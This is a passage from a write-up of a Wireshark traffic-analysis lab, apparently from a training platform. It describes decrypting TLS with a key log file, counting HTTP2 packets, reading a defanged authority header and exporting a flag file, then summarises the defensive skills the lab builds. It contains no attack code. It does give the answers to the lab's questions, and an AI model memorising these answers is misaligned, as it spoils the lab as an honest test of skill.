
As soon as I opened the file. I identified the packet number after doing a bit of investigation – **16.**

Step 2: Decrypt the traffic with the "KeysLogFile.txt" file. What is the number of HTTP2 packets?

http2					
No	Time	Source	Destination	Protocol	Length
Bytes 57-58: Length (tls.record.length)					Packets: 1760 · Displayed: 115 (6.5%)

I clicked on Edit > Preferences > Protocols > TLS and browsed for the file. I then used the following filter – **http2**. The number of packets – 115.

Step 4: Go to Frame 322. What is the authority header of the HTTP2 packet? (Enter the address in defanged format.)




The screenshot shows the Wireshark interface with the following details:

- Header Count: 10
- Selected Header: :authority: safebrowsing.googleapis.com
- Other Headers:
  - :method: GET
  - :scheme: https
  - :path: /v4/fullHashes:find?\$req=Ch0KDGVb2dsZNocm9tZRINMTA;
  - x-https-method-override: POST

The bytes pane shows the raw hex and ASCII data for the selected packet.

I clicked on the packet, opened its contents and navigated to the authority header and defanged it on Cyberchef - **safebrowsing[.]googleapis[.]com**.

Step 5: Investigate the decrypted packets and find the flag! What is the flag?



I searched flag.txt, found the packet and exported it as an object and saved it in the same folder as the file currently open in wireshark. I opened the file and got the flag.

## Conclusion Summary

This Wireshark Traffic Analysis lab provided comprehensive, hands-on exposure to identifying and investigating malicious and anomalous network activity across both cleartext and encrypted protocols. Through systematic use of Wireshark display filters, protocol dissection, and payload inspection, I successfully identified multiple attack techniques including Nmap TCP and UDP scans, ARP poisoning and man-in-the-middle activity, credential sniffing over HTTP and FTP, DNS and ICMP tunneling, and exploitation attempts such as Log4j.

The exercise strengthened my ability to correlate packet-level evidence with attacker behaviour accurately distinguishing scan types, identifying compromised hosts, extracting credentials, reconstructing transferred files, and detecting covert channels used for data exfiltration.

Additionally, decrypting HTTPS traffic using key log files reinforced practical understanding of TLS handshakes and post-decryption analysis of HTTP/2 traffic.

Overall, this lab reinforced real-world SOC analyst skills such as alert validation, attacker profiling, protocol analysis, and evidence extraction from PCAPs. It demonstrated how detailed traffic analysis can uncover the full attack chain, from reconnaissance to exploitation and exfiltration, and highlighted the critical role of network visibility in effective incident detection and response.